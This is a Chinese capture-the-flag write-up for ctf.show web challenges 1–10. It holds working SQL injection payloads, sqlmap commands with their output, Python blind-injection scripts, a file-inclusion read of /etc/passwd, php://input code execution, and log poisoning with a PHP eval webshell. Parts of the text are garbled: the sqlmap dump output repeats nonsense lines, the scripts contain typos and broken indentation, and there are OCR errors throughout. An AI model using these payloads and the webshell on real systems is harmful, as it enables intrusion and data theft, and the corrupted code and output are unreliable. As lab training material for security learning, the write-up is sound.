web1 -	- 签到
--------	------

签到

F12 -> base64

web2 -- 最简单的SQL注入

方法一: 手工注入

ctf.show_web2

用户名:

密 码:

登陆

一个登录界面

万能密码登录成功 1' or 1=1 #

ctf.show web2

欢迎你,	ctfshow

用户名:

密 码:

登陆

- 1、判断有多少字段, 'or 1=1 union select 1,2,3#, 出现欢迎你, 说明有三个段
- 2、爆库, ' or 1=1 union select 1,database(),3#

ctf.show_web2

	-	show欢迎你,	web2
用户	站:		
密	码:		
		登陆	

3、爆表, ' or 1=1 union select 1,group_concat(table_name),3 from information_schema.tables where table_schema="web2"#

ctf.show_web2

	k, ct 户名:	fshow欢迎你,	flag,user
密	码:		
		登陆	

4、爆字段, ' or 1=1 union select 1,group_concat(column_name),3 from information_schema.columns where table_name="flag"#

ctf.show_web2

	show欢迎你,	flag
用户名:		
密码:		
	登陆	
L	3214	

5、爆值, ' or 1=1 union select 1,flag,3 from flag#

ctf.show web2

欢迎你,	ctfshow欢迎你,flag{b617d980-f 用户名:	785-495f-8d48-0d79e007e422}
	密 码:	
	登陆	

flag{b617d980-f785-495f-8d48-0d79e007e422}

手工注入常用语句

普通语句: schema_name--数据库名;table_name--表名;column_name--字段名;

查询数据库: select schema_name from information_schema.schemata#

select database()#

查询数据库表: select table_name from information_schema.tables where

table_schema='数据库名'#

查询字段名: select column_name from information_schema.columns where table_name='表

名'#

查询字段内容: select * from 表名#

方法二: sqlmap注入

用burp suite抓取一个数据包,放到text文件中

```
POST / HTTP/1.1
Host: dfbbf152-5097-4650-8b8e-e1ef599ab12d.chall.ctf.show
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:83.0) Gecko/20100101 Fi
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=(
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 29
Origin: http://dfbbf152-5097-4650-8b8e-e1ef599ab12d.chall.ctf.show
Connection: close
Referer: http://dfbbf152-5097-4650-8b8e-e1ef599ab12d.chall.ctf.show/
Upgrade-Insecure-Requests: 1
username=admin&password=admin
```

1、跑数据库名

sqlmap -r text --dbs

```
[16:43:30] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL ≥ 5.0.12 (MariaDB fork)
[16:43:30] [INFO] fetching database names
available databases [6]:
[*] ctftraining
[*] information_schema
[*] mysql
[*] performance_schema
[*] test
[*] web2
```

2、跑数据库内数据表

sqlmap -r text -D web2 --tables

```
[16:44:49] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL ≥ 5.0.12 (MariaDB fork)
[16:44:49] [INFO] fetching tables for database: 'web2'
Database: web2
[2 tables]
+-----+
| user |
| flag |
+-----+
```

3、查看字段

sqlmap -r text -D web2 -T flag --columns

4、查看字段内容

sqlmap -r text -D web2 -T flag -C flag --dump

```
[16:46:30] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL ≥ 5.0.12 (MariaDB fork)
[16:46:30] [INFO] fetching entries of column(s) 'flag' for table 'flag' in database 'web2'
Database: web2
Table: flag
[1 entry]

| flag
| the detail of the back-end DBMS is MySQL
| flag' for table 'flag' in database 'web2'
| flag the flag table of the back-end DBMS is MySQL
| flag table of table 'flag' in database 'web2'
| flag table of table 'flag' in database 'web2'
| flag table of table 'flag' in database 'web2'
| flag table of table 'flag' in database 'web2'
| flag table of table 'flag' in database 'web2'
| flag table of table 'flag' in database 'web2'
| flag table of table 'flag' in database 'web2'
| flag table of table 'flag' in database 'web2'
| flag table of table 'flag' in database 'web2'
| flag table of table 'flag' in database 'web2'
| flag table of table 'flag' in database 'web2'
| flag table of table of table 'flag' in database 'web2'
| flag table of table of table of table 'flag' in database 'web2'
| flag table of table
```

web3 -- 更简单的web题

ctf.show web3

<?php include(\$ GET['url']);?>

文件包含,测试一下



root:x:0:0:root:/root:/bin/ash bin:x:1:1:bin:/bin:/sbin/nologin daemon:x:2:2:daemon:/sbin/nologin adm:x:3:4:adm:/var/adm:/sbin/nologin sync:x:5:0:sync:/sbin:/sbin/sync shutdown:x:6:0:shutdown:/sbin/shutdown halt:x:7:0:halt:/sbin:/sbin/halt mail:x:8:12:mail:/var/spool/mail:/uucp:x:10:14:uucp:/var/spool/uucppublic:/sbin/nologin operator:/root:/sbin/nologin man:x:13:15:man:/usr/man:/sbin/nologin /sbin/nologin cron:x:16:16:cron:/var/spool/cron:/sbin/nologin ftp:x:21:21::/var/lib/ftp:/sbin/nologin sshd:x:22:22:sshd:/dev/null:/sbin/nologin squid:x:31:31:Squid:/var/cache/squid:/sbin/nologin xfs:x:33:33:X Font Server:-etc/X11/fs:/sbin/nologin maes:x:35:35:games:/usr/games:/sbir/cyrus:x:85:12::/usr/cyrus:/sbin/nologin vpopmail:x:89:89::/var/vpopmail:/sbin/nologin ntp:x:123:123:NTP:/var/empty:/sbin/nologin smsp:x:2 guest:x:405:100:guest:/dev/null:/sbin/nologin nobody:x:65534:nobody:/:/sbin/nologin www-data:x:82:82:Linux User,,;/home/www-dat/sbin/nologin nginx:x:101:102:nginx:/var/lib/nginx:/sbin/nologin


ctf.show_web3

```
<?php include($_GET['url']);?>
```

http://900cc10a-5741-4785-82d8-308c9eb85b22.chall.ctf.show/?url=file:///etc/passwd 测试成功

此题考点是php伪协议+文件包含,实现任意命令执行

burp suite抓取数据包 http://900cc10a-5741-4785-82d8-308c9eb85b22.chall.ctf.show/?url=php://input




查询当前目录下的文件结构



查看ctf_go_go_go文件内容



web4




ctf.show_web4

还是文件包含, 但是php协议不能用了



只能通过日志注入得到shell

通过查看请求头可以知道服务器为ubuntu,由nginx搭建的网站



nginx的日志文件在 /var/log/nginx/access.log 和 /var/log/nginx/error.log ,其中 access.log 可以打开



接下来就往日志中写入一句话木马就行了 <?php eval(\$_POST['rabbit']);?>

之后用蚁剑连接access.log文件就行了

```
Request to http://82af680a-2da7-49fb-882d-5cd203cfa3b1.chall.ctf.show:80 [111.231.70.44]

Forward Drop Intercept is on Action Open Browser

Pretty Raw (n Actions > 

| GET /?uxl=/vax/log/nginx/access.log HTTP/1.1 |
| Host: 82af680a-2da7-49fb-882d-5cd203cfa3b1.chall.ctf.show |
| User-Agent: Mosilia/5.0 (Windows NT 10.0; Win64; x64; rv:84.0) <?php eval($_POST['rabbit']);?> Gecko/20100101 Firefox/84.0 |
| Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8 |
| Accept-Language: sh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en,q=0.2 |
| Accept-Rncoding: gzip, deflate |
| Commection: close |
| Upgrade-Insecure-Requests: 1 |
| Gache-Control: max-age=0 |
```

web5

考察md5绕过,要求v1为字母,v2为数字,且v1与v2的md5值相同

md5漏洞: PHP在处理哈希字符串时,它把每一个以"0E"开头的哈希值都解释为0,所以只要v1与v2的md5值都是以0E开头即可。

v1=QNKCDZ0&v2=240610708

常见的0E开头的md5

```
ONKCDZO
0e830400451993494058024219903391
240610708
0e462097431906509019562988736854
s878926199a
0e545993274517709034328855841020
s155964671a
0e342768416822451524974117254469
s214587387a
0e848240448830537924465865611904
s214587387a
0e848240448830537924465865611904
s878926199a
0e545993274517709034328855841020
s1091221200a
0e940624217856561557816327384675
s1885207154a
0e509367213418206700842008763514
s1502113478a
0e861580163291561247404381396064
s1885207154a
0e509367213418206700842008763514
s1836677006a
0e481036490867661113260034900752
s155964671a
0e342768416822451524974117254469
s1184209335a
0e072485820392773389523109082030
s1665632922a
0e731198061491163073197128363787
s1502113478a
0e861580163291561247404381396064
s1836677006a
0e481036490867661113260034900752
s1091221200a
0e940624217856561557816327384675
```

s155964671a 0e342768416822451524974117254469 s1502113478a 0e861580163291561247404381396064 s155964671a 0e342768416822451524974117254469 s1665632922a 0e731198061491163073197128363787 s155964671a 0e342768416822451524974117254469 s1091221200a 0e940624217856561557816327384675 s1836677006a 0e481036490867661113260034900752 s1885207154a 0e509367213418206700842008763514 s532378020a 0e220463095855511507588041205815 s878926199a 0e545993274517709034328855841020 s1091221200a 0e940624217856561557816327384675 s214587387a 0e848240448830537924465865611904 s1502113478a 0e861580163291561247404381396064 s1091221200a 0e940624217856561557816327384675 s1665632922a 0e731198061491163073197128363787 s1885207154a 0e509367213418206700842008763514 s1836677006a 0e481036490867661113260034900752 s1665632922a 0e731198061491163073197128363787 s878926199a 0e545993274517709034328855841020

web6

跟web2一样的登录界面,先试试万能密码 ' or 1=1# ' 发现error

ctf.show_web6

sql inject error

挨个字符试,发现是空格被过滤了;一般空格被过滤可以有如下的替换方法:

```
/**/
()
回车(ur]编码中的%0a)
tap
两个空格
```

我这里用 /**/

- 1、登录: '/**/or/**/1=1#
- 2、判断几个字段: '/**/or/**/1=1/**/union/**/select/**/1,2,3#'
- 3、爆库: '/**/or/**/1=1/**/union/**/select/**/1,database(),3#
- 4、爆

表: '/**/or/**/1=1/**/union/**/select/**/1,group_concat(table_name),3/**/from/**/in formation_schema.tables/**/where/**/table_schema="web2"#

5、爆字

段: '/**/or/**/1=1/**/union/**/select/**/1,group_concat(column_name),3/**/from/**/information_schema.columns/**/where/**/table_name="falg"#

6、爆值: '/**/or/**/1=1/**/union/**/select/**/1,flag,3/**/from/**/flag#

web7

点开其中一篇文章,输入 id=1 | 1 输出 全部文章内容,说明为整形注入

1、爆库名

输入 id=-1/**/or/**/ascii(substr(database(),1,1))=119, 出现文章内容,证明库名的第一个字符为'w',以此类推;最终爆出库名为 web7

2、爆表名

id=-1/**/or/**/ascii(substr((select/**/table_name/**/from/**/information_schema.tab
les/**/where/**/table_schema=database()/**/limit/**/0,1),1,1))=102; (flag,page,user)

3、爆字段

id=-1/**/or/**/ascii(substr((select/**/column_name/**/from/**/information_schema.co lumns/**/where/**/table_name="flag"/**/limit/**/0,1),1,1))=102;(flag)

4、爆字段值

id=-1/**/or/**/ascii(substr((select/**/flag/**/from/**/flag/**/limit/**/0,1),1,1))=
102

python 脚本

```
import requests
url = "http://542554b9-d1a4-4869-886e-407aa2ef644b.chall.ctf.show/index.php?
id=-1/**/"
def db(url):
    database = ""
    for i in range(1,50):
        print i
        for j in range(40,128):
```

```
u = "| | /**/ascii(substr(database()/**/from/**/{0}/**/for/**/1)) =
{1}".format(i,j)
            s = ur1+u
            # print s
            r = requests.get(s)
            if 'By Rudyard Kipling' in r.text:
                database += chr(j)
                print database
                break
            elif j == 127:
                return
# db(url)
def table(url):
    table = ""
    for i in range(1,50):
        print i
        for j in range(40,128):
"||/**/ascii(substr((select/**/group_concat(table_name)from/**/information_schem
a.tables/**/where/**/table_schema=database()),\{0\},1))=\{1\}".format(i,j)
"or/**/ascii(substr((select/**/table_name/**/from/**/information_schema.tables/*
*/where/**/table_schema=database()/**/limit/**/0,1),{0},1))={1}".format(i,j)
            s = ur1+u
            r = requests.get(s)
            if 'By Rudyard Kipling' in r.text:
                table += chr(j)
                print table
                break
            elif j == 127:
               return
# table(url)
def column(url):
    column = ""
    for i in range(1,50):
        print i
        for j in range(40,128):
'||/**/ascii(substr((select/**/column_name/**/from/**/information_schema.columns
/**/where/**/table_name="flag"/**/limit/**/0,1),{0},1))={1}'.format(i,j)
            s = ur1+u
            r = requests.get(s)
            if 'By Rudyard Kipling' in r.text:
                column += chr(j)
                print column
                break
            elif j == 127:
                return
# column(url)
def get_flag(url):
    flag = ""
    for i in range(1,50):
        print i
        for j in range(40,128):
"||/**/ascii(substr((select/**/flag/**/from/**/flag/**/limit/**/0,1),{0},1))=
\{1\}".format(i,j)
            s = ur1+u
```

```
r = requests.get(s)
if 'By Rudyard Kipling' in r.text:
    flag += chr(j)
    print flag
    break
elif j == 127:
    return

get_flag(url)
```

web8

```
跟we7一样是型形注入,过滤了逗号
将 limit 0,1样式改为 limit 1 offset 0
将 substr(string,1,1) 改为 substr(string from 1 for 1)
python 脚本
```

```
import requests
url = "http://57595e6b-d1f5-470b-80ca-dbd58def5906.chall.ctf.show/index.php?
id=-1/**/"
def db(url):
    database = ""
    for i in range(1,50):
        print i
        for j in range(40,128):
            u = "||/**/ascii(substr(database()/**/from/**/{0}/**/for/**/1))=
\{1\}".format(i,j)
            s = ur1+u
            # print s
            r = requests.get(s)
            if 'By Rudyard Kipling' in r.text:
                database += chr(j)
                print database
                break
            elif j == 127:
                return
# db(url)
def table(url):
    table = ""
    for i in range(1,50):
        print i
        for j in range(40,128):
"||/**/ascii(substr((select/**/group_concat(table_name)from/**/information_schem
a.tables/**/where/**/table_schema=database())/**/from/**/\{0\}/**/for/**/1))=
{1}".format(i,j)
            # u =
"or/**/ascii(substr((select/**/table_name/**/from/**/information_schema.tables/*
*/where/**/table_schema=database()/**/limit/**/0,1)/**/from/**/{0}/**/for/**/1))
={1}".format(i,j)
            s = ur1+u
            r = requests.get(s)
            if 'By Rudyard Kipling' in r.text:
                table += chr(j)
```

```
print table
                break
            elif j == 127:
                return
# table(url)
def column(url):
    column = ""
    for i in range(1,50):
        print i
        for j in range(40,128):
'||/**/ascii(substr((select/**/column_name/**/from/**/information_schema.columns
/**/where/**/table_name="flag"/**/limit/**/1/**/offset/**/0)/**/from/**/{0}/**/f
or/**/1) = \{1\}' \cdot format(i,j)
            s = url+u
            r = requests.get(s)
            if 'By Rudyard Kipling' in r.text:
                column += chr(j)
                print column
                break
            elif j == 127:
                return
# column(url)
def get_flag(url):
    flag = ""
    for i in range(1,50):
        print i
        for j in range(40,128):
"||/**/ascii(substr((select/**/flag/**/from/**/flag/**/limit/**/1/**/offset/**/0
)/**/from/**/{0}/**/for/**/1))={1}".format(i,j)
            s = ur1+u
            r = requests.get(s)
            if 'By Rudyard Kipling' in r.text:
                flag += chr(j)
                print flag
                break
            elif j == 127:
                return
get_flag(url)
```

web9

尝试简单的万能密码以及过滤绕过,均没有回显;猜测存在其他页面,直接后台扫描目录,得到 robots.txt (御剑扫不出,字典原因吧;这里用dirsearch扫出来的)

```
User-agent: *
Disallow: /index.phps
```

rebots.txt 是用来告诉爬虫有什么网页是不能爬的,算是一个君子协议吧,但是听不听就不知道了,我显然是不听的; 所以得到了index.phps

对于函数md5(string,raw)

第二个参数有以下可选项:

TRUE - 原始16字符二进制格式

FALSE - 默认, 32字符十六进制数

所以只要md5加密后的16进制转化为二进制时有 'or' xxx , 即可构成闭合语句: username = 'admin' and password = ''or'xxx'成功登录

这里给出两个字符串

ffifdyop

129581926211651571912466741651878684928

因为字符长度受限,所以输入 ffifdyop 即可得到flag

web10

打开页面点击取消按钮,拿到源码。

源码中将注入可能用到的关键词都过滤得差不多了;另外,通过下面的if语句使用无法使用双写绕过

```
if(strlen($username)!=strlen(replaceSpecialChar($username))){
         die("sql inject error");
    }
```

这里介绍两个sql语句

1、group by (将结果集中的数据行根据选择列的值进行逻辑分组)

不加 group by 时的输出:

在使用 group by 以后会按照 password 中的值进行排列:

2、with rollup (group by 后可以跟with rollup,表示在进行分组统计的基础上再次进行汇总统计)

count(*)为统计和

通过这两个我们就可以通过骚姿势绕过了。

payload:username='/**/or/**/1=1/**/group/**/by/**/password/**/with/**/rollup#&password'

根据数据库的不同,若通过group by xxx with rollup未能使得第一行为NULL,则无法满足 \$password==\$row['password'] (NULL==NULL)